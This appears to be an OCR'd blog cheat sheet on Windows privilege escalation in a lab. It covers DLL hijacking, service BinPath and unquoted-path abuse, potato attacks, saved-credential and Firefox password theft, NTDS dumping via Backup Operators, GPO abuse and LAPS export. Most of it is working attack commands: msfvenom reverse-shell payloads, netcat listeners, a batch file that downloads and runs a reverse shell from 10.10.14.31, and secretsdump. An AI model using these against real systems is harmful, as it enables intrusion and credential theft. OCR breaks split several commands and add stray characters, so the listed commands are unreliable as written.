
1. Transfer Procmon.exe on the Windows VM
2. Right click on `Procmon.exe` and select `'Run as administrator'` from the menu.
3. In procmon, select `"filter"`. From the left-most drop down menu, select `'Process Name'`.
4. In the input box on the same line type: `dllhijackservice.exe`
5. Make sure the line reads “Process Name is `dllhijackservice.exe` then Include” and click on the `'Add'` button, then `'Apply'` and lastly on ‘OK’.
6. Next, select from the left-most drop down menu `'Result'`.
7. In the input box on the same line type: `NAME NOT FOUND`.
8. Make sure the line reads “Result is NAME NOT FOUND then Include” and click on the `'Add'` button, then `'Apply'` and lastly on ‘OK’.


Process Monitor Filter

Display entries matching these conditions:

Architecture | is | | then Include


Column	Relation	Value	Action
✓ Result	is	NAME NOT FO...	Include
✓ Path	ends with	.dll	Include
✓ Process N...	is	Procmon.exe	Exclude
✓ Process N...	is	Procmon64.exe	Exclude
✓ Process N...	is	System	Exclude
✓ Operation	begins with	IRP_MJ	Exclude


Process Monitor - Sysinternals: www.sysinternals.com


Time ...	Process Name	PID	Operation	Path	Result	Detail
4:52:5...	wmiprvse.exe	4056	CreateFile	C:\Windows\System32\wbem\wbemco...	NAME NOT FOUND	Desired Access: R...
4:52:5...	wmiprvse.exe	4056	CreateFile	C:\Windows\System32\wbem\NTDSA...	NAME NOT FOUND	Desired Access: R...
4:52:5...	wmiprvse.exe	4056	CreateFile	C:\Windows\System32\wbem\NCObjA...	NAME NOT FOUND	Desired Access: R...
4:52:5...	wmiprvse.exe	4056	CreateFile	C:\Windows\System32\wbem\CRYPTB...	NAME NOT FOUND	Desired Access: R...
4:52:5...	wmiprvse.exe	4056	CreateFile	C:\Windows\System32\wbem\ntmarta.dll	NAME NOT FOUND	Desired Access: R...
4:52:5...	wmiprvse.exe	4056	CreateFile	C:\Windows\System32\wbem\CRYPTS...	NAME NOT FOUND	Desired Access: R...
4:52:5...	wmiprvse.exe	4056	CreateFile	C:\Windows\System32\wbem\RpcRtR...	NAME NOT FOUND	Desired Access: R...
4:52:5...	SearchIndexer....	2312	CreateFile	C:\Windows\System32\NLSModels000...	NAME NOT FOUND	Desired Access: R...
4:52:5...	SearchIndexer....	2312	CreateFile	C:\Windows\System32\NLSModels000...	NAME NOT FOUND	Desired Access: R...
4:52:5...	SearchIndexer....	2312	CreateFile	C:\Windows\System32\NLSModels000...	NAME NOT FOUND	Desired Access: R...
4:52:5...	SearchIndexer....	2312	CreateFile	C:\Windows\System32\NLSModels000...	NAME NOT FOUND	Desired Access: R...
4:52:5...	SearchIndexer....	2312	CreateFile	C:\Windows\System32\NLSGrammars0...	NAME NOT FOUND	Desired Access: R...
4:52:5...	SearchIndexer....	2312	CreateFile	C:\Windows\System32\NLSGrammars0...	NAME NOT FOUND	Desired Access: R...
4:52:5...	SearchIndexer....	2312	CreateFile	C:\Windows\System32\NLSGrammars0...	NAME NOT FOUND	Desired Access: R...
4:52:5...	SearchIndexer....	2312	CreateFile	C:\Windows\System32\NLSGrammars0...	NAME NOT FOUND	Desired Access: R...
4:53:0...	Explorer.EXE	1884	RegOpenKey	HKU\S-1-5-21-3825595215-127825851...	NAME NOT FOUND	Desired Access: R...
4:53:0...	Explorer.EXE	1884	RegOpenKey	HKU\S-1-5-21-3825595215-127825851...	NAME NOT FOUND	Desired Access: M...
4:53:0...	Explorer.EXE	1884	RegOpenKey	HKU\S-1-5-21-3825595215-127825851...	NAME NOT FOUND	Desired Access: R...
4:53:0...	Explorer.EXE	1884	RegOpenKey	HKU\S-1-5-21-3825595215-127825851...	NAME NOT FOUND	Desired Access: M...
4:53:0...	Explorer.EXE	1884	RegOpenKey	HKU\S-1-5-21-3825595215-127825851...	NAME NOT FOUND	Desired Access: R...
4:53:0...	Explorer.EXE	1884	RegOpenKey	HKU\S-1-5-21-3825595215-127825851...	NAME NOT FOUND	Desired Access: M...
4:53:0...	Explorer.EXE	1884	CreateFile	C:\Windows\shell32.dll	NAME NOT FOUND	Desired Access: R...
4:53:0...	Explorer.EXE	1884	CreateFile	C:\Windows\imageres.dll	NAME NOT FOUND	Desired Access: R...
4:53:0...	Explorer.EXE	1884	CreateFile	C:\Windows\imageres.dll	NAME NOT FOUND	Desired Access: R...
4:53:0...	Explorer.EXE	1884	CreateFile	C:\Windows\imageres.dll	NAME NOT FOUND	Desired Access: R...
4:53:0...	Explorer.EXE	1884	CreateFile	C:\Windows\imageres.dll	NAME NOT FOUND	Desired Access: R...

1. Open command prompt and type:

```
C:\Temp> sc start
dllsvc
```


```
C:\Users\user>sc start dllsvc

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1836
        FLAGS              :
```

2. Scroll to the bottom of the window. One of the highlighted results shows that the service tried to execute `'C:\Temp\hijackme.dll'` yet it could not do that as the file was not found. Note that `'C:\Temp'` is a writable location.



```
5:02:0...  taskhost.exe         3740  CreateFile  C:\Windows\System32\SQLCEER30EN.DLL                    NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Program Files\DLL Hijack Service\hijackme.dll       NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Windows\System32\hijackme.dll                       NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Windows\system\hijackme.dll                         NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Windows\hijackme.dll                                NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Windows\System32\hijackme.dll                       NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Windows\System32\hijackme.dll                       NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Windows\hijackme.dll                                NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Windows\System32\wbem\hijackme.dll                  NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Windows\System32\WindowsPowerShell\v1.0\hijack...  NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:13:2...  dllhijackservice.... 1836  CreateFile  C:\Temp\hijackme.dll                                   NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:20:3...  Explorer.EXE         1884  CreateFile  C:\Windows\imageres.dll                                NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
5:20:3...  Explorer.EXE         1884  CreateFile  C:\Windows\imageres.dll                                NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
```

Exploitation

Kali VM

1. Start a netcat listener

```
$ sudo nc -
nvlp 53
```

2. Open an additional command prompt and type:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=[tun0 IP] LPORT=53 -f
dll -o hijackme.dll
```

3. Copy the generated file `hijackme.dll`, to the Windows VM.

Windows VM

1. Place `hijackme.dll` in `'C:\Temp'`
2. Open command prompt and type:

```
C:\Temp> sc stop dllsvc & sc start
dllsvc
```

Kali VM

1. Wait for a reverse shell on your kali machine.

BinPath

Methodology


BinPath is a type of Service Escalation. We can gain administrator privileges if we write access and restart access on any service. We can abuse this function by injecting our malicious BinPath to get executed once restarted.

Detection

Using Script on Windows VM

1. Run Powerup.ps1 and Run `Invoke-AllChecks` (check the service permissions field)

```
C:\Temp> powershell -ep
bypass
PS C:\Temp>.
.\PowerUp.sp1
PS C:\Temp> Invoke-
AllChecks
```




```
[*] Checking service permissions...

ServiceName    : daclsvc
Path           : "C:\Program Files\DACL Service\daclservice.exe"
StartName      : LocalSystem
AbuseFunction  : Invoke-ServiceAbuse -Name 'daclsvc'
CanRestart     : True
```

Checking manually on Windows VM

1. Run AccessChk64.exe


```
C:\Temp> accesschk64.exe -uwcv Everyone *

# Switch meaning
# w --> only show items that have write access
# v --> verbose; dispaly as many details as
possible
# u --> ignore the errors
# c --> displays service name of the following
# Everyone --> means everyone as a group who hass
access
```



```
C:\Users\user>cd Desktop\Tools\Accesschk

C:\Users\user\Desktop\Tools\Accesschk>accesschk64.exe -uwcv Everyone *

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL

C:\Users\user\Desktop\Tools\Accesschk>_
```

1. Using AccessChk64.exe query the service found

```
C:\Temp> accesschk64.exe -uwcv
daclsvc
```



2. Find path of the bin file

```
C:\Temp> sc qc
daclsvc
```

Exploitation

Kali VM

1. Start a netcat listener

```
$ sudo nc -
nvlp 53
```

2. Open an additional command prompt and type:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=[tun0 IP] LPORT=53 -f
exe -o reverse.exe
```

3. Copy the generated file `reverse.exe`, to the Windows VM.

Windows VM

1. Place `reverse.exe` in `'C:\Temp'`
2. In command prompt type:

```
C:\Temp> sc config daclsvc binpath=
"C:\Temp\reverse.exe"
```

3. In command prompt type:

```
C:\Temp> sc start
daclsvc
```

Kali VM

1. Wait for a reverse shell on your kali machine.

Unquoted Service Paths

Methodology


When a service is created whose executable path contains spaces and isn't enclosed within quotes, leads to a vulnerability known as Unquoted Service Path which allows a user to gain SYSTEM privileges (only if the vulnerable service is running with SYSTEM privilege).

In Windows, if the service is not enclosed within quotes and is having spaces, it would handle the space as a break and pass the rest of the service path as an argument.

Detection

1. Run Powerup.ps1 and Run `Invoke-AllChecks` (check the unquoted service field)

```
C:\Temp> powershell -ep
bypass
PS C:\Temp>.
.\PowerUp.sp1
PS C:\Temp> Invoke-
AllChecks
```



```
[*] Checking for unquoted service paths...

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
                 IdentityReference=NT AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
                 erence=NT AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False

ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedpa
                 thservice.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
                 IdentityReference=NT AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True

ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedpa
                 thservice.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
                 erence=NT AUTHORITY\Authenticated Users}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True
```

Exploitation

Kali VM

1. Start a netcat listener

```
$ sudo nc -
nvlp 53
```

2. Open an additional command prompt and type:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=[tun0 IP] LPORT=53 -f
exe -o common.exe
```

3. Transfer the generated file, `common.exe`, to the Windows VM.

Windows VM

1. Place `common.exe` in `'C:\Program Files\Unquoted Path Service'`.
2. Open command prompt and type:

```
C:\Temp> sc start
unquotedsvc
# OR
C:\Temp> net start
unquotedsvc
```

Kali VM

1. Wait for a reverse shell on your kali machine.

Juicy potato attack

Methodology


This privilege allows us to impersonate a token of a privileged account such as NT AUTHORITY\SYSTEM.

Detection

Windows VM

1. We should have `SeImpersonatePrivilege` privileges enabled

```
C:\Temp>whoami
/priv
```



```
SeAssignPrimaryTokenPrivilege: DISABLED
SeIncreaseQuotaPrivilege: DISABLED
SeShutdownPrivilege: DISABLED
SeAuditPrivilege: DISABLED
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeUndockPrivilege: DISABLED
SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeIncreaseWorkingSetPrivilege: DISABLED
SeTimeZonePrivilege: DISABLED
```

Exploitation

Kali VM

1. Copy `Invoke-PowerShellTcp.ps1` from nishang shells as `shell.ps1`
2. Add the line at the bottom of `shell.ps1`

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.31 -Port
9999
```

3. Lets create a `shell.bat` file

```
powershell -c iex(new-object
net.webclient).downloadstring('http://10.10.14.31/shell.ps1')
```

4. Transfer `shell.bat` and `juicypotato.exe` on victim machine

```
$ (new-object net.webclient).downloadfile('http://10.10.14.31/file',
'C:\temp\file')
```

5. Set a listener on port 9999

```
$ sudo rlwrap nc -lnvp
9999
```

Windows VM

1. Run juicy potato

```
$ ./jp.exe -p shell.bat -l 7777
-t *
```

   - If this fail
   - Try with a different CLSID depending upon the system version and select the CLSID which supports NT AUTHORITY\SYSTEM
   - Link –> http://ohpe.it/juicy-potato/CLSID
2. Lets run again

```
$ ./jp.exe -p shell.bat -l 7777 -t * -c "{e60687f7-01a1-40aa-86ac-
db1cbf673334}"
```

Kali VM

1. Wait for a reverse shell on your kali machine.

Hot Potato attack

Methodology


Hot Potato takes advantage of known issues in Windows to gain local privilege escalation in default configurations, namely NTLM relay (specifically HTTP->SMB relay) and NBNS spoofing.

Detection

Windows VM

1. We should have `SeImpersonatePrivilege` privileges enabled

```
C:\Temp> whoami
/priv
```



```
SeAssignPrimaryTokenPrivilege: DISABLED
SeIncreaseQuotaPrivilege: DISABLED
SeShutdownPrivilege: DISABLED
SeAuditPrivilege: DISABLED
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeUndockPrivilege: DISABLED
SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeIncreaseWorkingSetPrivilege: DISABLED
SeTimeZonePrivilege: DISABLED
```

Exploitation

I will be demonstrating a simple exploitation technique by adding a user to the local administrators group using Tater.ps1

Windows VM

1. Enter the following to gain administrator access

```
C:\Temp> powershell.exe -nop -ep bypass
PS C:\Temp> Import-Module C:\Temp\Tater.ps1
PS C:\Temp> Invoke-Tater -Trigger 1 -Command "net localgroup
administrators user /add"
```

Kernel Exploits

Searcing exploits

This method is handy for checking any existing exploits available for the machine by looking at the system information. From the results of windows-exploit-suggester.py we can select one of the kernel exploits and try to escalate privileges.

Windows VM

1. Run systeminfo and save it into a text file

```
C:\Temp>
systeminfo
```

Kali VM

1. Pass the file thorugh windows-exploit-suggester.py

```
$ ./windows-exploit-suggester.py --update

[*] initiating...
[*] successfully requested base url
[*] scraped ms download url
[+] writing to file 2020-06-06-mssb.xlsx
[*] done

$ ./windows-exploit-suggester.py --database 2020-06-06-mssb.xlsx --systeminfo
systeminfo.txt

Exploits will be displayed here...
```

Password Mining Escalation - Firefox

Detection

1. winpeas

2. Path location :

```
C:\Temp>
C:\Users\usernamehere\AppData\Roaming\Mozilla\Firefox\Profiles
```

Requirements

Copy the following files from the Windows VM to Kali VM:

1. key4.db
2. logins.json
3. addons.json
4. cert9.db

Exploitation

1. Download the following

```
$ git clone
https://github.com/lclevy/firepwd.git
```

2. Place the required files in the same directory and run the python file for the creds

```
$ python3 firepwd.py

globalSalt: b'2d45b7ac4e42209a23235ecf825c018e0382291d'
<SNIP>
clearText
b'86a15457f119f862f8296e4f2f6b97d9b6b6e9cb7a320476080808080808080808'
decrypting login/password pairs
   https://creds.com:b'mayor',b'<<HIDDEN>>'
```

Runas-Savdcreds

Methodology

We can check if there are any pre-existing credentials of the administrator on the system. We can abuse this by using the loaded creds for privilege escalation. In the below example, I will demonstrate how to read files through the saved creds.

Detection

1. winpeas
2. Checking for existence

```
$ cmdkey /list
Currently stored credentials:
 Target:
Domain:interactive=WORKGROUP\Administrator
 Type: Domain Password
 User: WORKGROUP\Administrator
```

Exploitation

1. Reading root flag

```
C:\Temp> C:\Windows\System32\runas.exe /user:ACCESS\Administrator /savecred
"C:\Windows\System32\cmd.exe /c TYPE c:\Users\Administrator\Desktop\root.txt >
C:\Users\security\root1.txt"
```

Backup Operators (Disk shadow + Robocopy)

Methodology

If the user is a part of the Backup Operator group, the user has the ability to create system backups and could be used to obtain copies of sensitive system files that can be used to retrieve passwords such as the SAM and SYSTEM Registry hives and the NTDS.dit Active Directory database file.

Detection

1. The user should be a part of the Backup Operators group and should have SeBackupPrivilege and SeRestorePrivilege Enabled

```
C:\Temp> net user
unsername-here
C:\Temp> whoami /all
```

Exploitation

Kali VM

1. Create this script and transfer it to Windows VM

```
set verbose onX
set metadata
C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
```

Windows VM

1. Pass the script to **diskshadow unility** to create the shadow copy

```
PS C:\Temp> diskshadow /s
script.txt
```

2. Now copy the NTDS file using ***Robocopy*** to the Temp file we created in the C: drive

```
PS C:\Temp> robocopy /b E:\Windows\ntds .
ntds.dit
```

3. Next we get the system registry hive that contains the key needed to decrypt the NTDS file with ***reg save*** command.

```
PS C:\Temp> reg save hklm\system
c:\temp\system.hive
```

Dumping NTML Hashes

1. We can use `secretsdump.py` do decrypt the DA creds on Kali VM

```
$ secretsdump.py -ntds ntds.dit -system system.hive LOCAL | tee
hash-dump
```

Abusing GPO permissions

Exploitation

We Abusing GPO by adding the user to the local Administrators group leveraging a tool called SharpGPOAbuse.

Source : https://github.com/FSecureLABS/SharpGPOAbuse

Pre compiled binaries : https://github.com/Flangvik/SharpCollection

Add user to local administrator groups

```
PS C:\Enterprise-Share> .\SharpGPOAbuse.exe --AddComputerTask --TaskName
"Debug" --Author vulnnet\administrator --Command "cmd.exe" --Arguments "/c net
localgroup administrators enterprise-security /add" --GPOName "SECURITY-POL-
VN"
[+] Domain = vulnnet.local
[+] Domain Controller = VULNNET-BC3TCK1SHNQ.vulnnet.local
[+] Distinguished Name = CN=Policies,CN=System,DC=vulnnet,DC=local
[+] GUID of "SECURITY-POL-VN" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] Creating file \\vulnnet.local\SysVol\vulnnet.local\Policies\{31B2F340-
016D-11D2-945F-
00C04FB984F9}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO
refresh cycle.
[+] Done!
```

Force Update the system

```
PS C:\Enterprise-Share> gpupdate /force
Updating policy...
Computer Policy update has completed
successfully.
User Policy update has completed
successfully.
```

Now review our group memberships after we forced the policies to be updated on the target machine.

```
PS C:\Enterprise-Share> net user enterprise-
security
# Will be added to the administrators group
```

Export LAPS Passwords

Methodology

The following script assumes that LAPS has already been configured into your environment & that your user account already has access to view LAPS passwords using the Fat Client UI or from Active Directory Users & Computers.

This script loads the Active Directory module, finds the LAPS password fields, and then saves them to a CSV with the date appended to the file name. The only thing you'd need to change is the file path.

Exploitation

1. Just Open Powershell and paste this script

```
$Computers = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-Mcs-
AdmPwdExpirationTime
$Computers | Sort-Object ms-Mcs-AdmPwdExpirationTime | Format-Table -
AutoSize Name, DnsHostName, ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime
$computers | Export-Csv -path c:\temp\"LAPS-$((Get-Date).ToString("MM-dd-
yyyy")).csv" -NoTypeInformation
```

2. Then, save it to the location of your choice. For this example, I'm saving to

```
C:\Scripts\LAPSexpor
t.ps1
```

3. Then, run the script to verify it works correctly. If it does, you should automate this procedure by creating a Scheduled Task.

References

If you find my articles interesting, you can buy me a coffee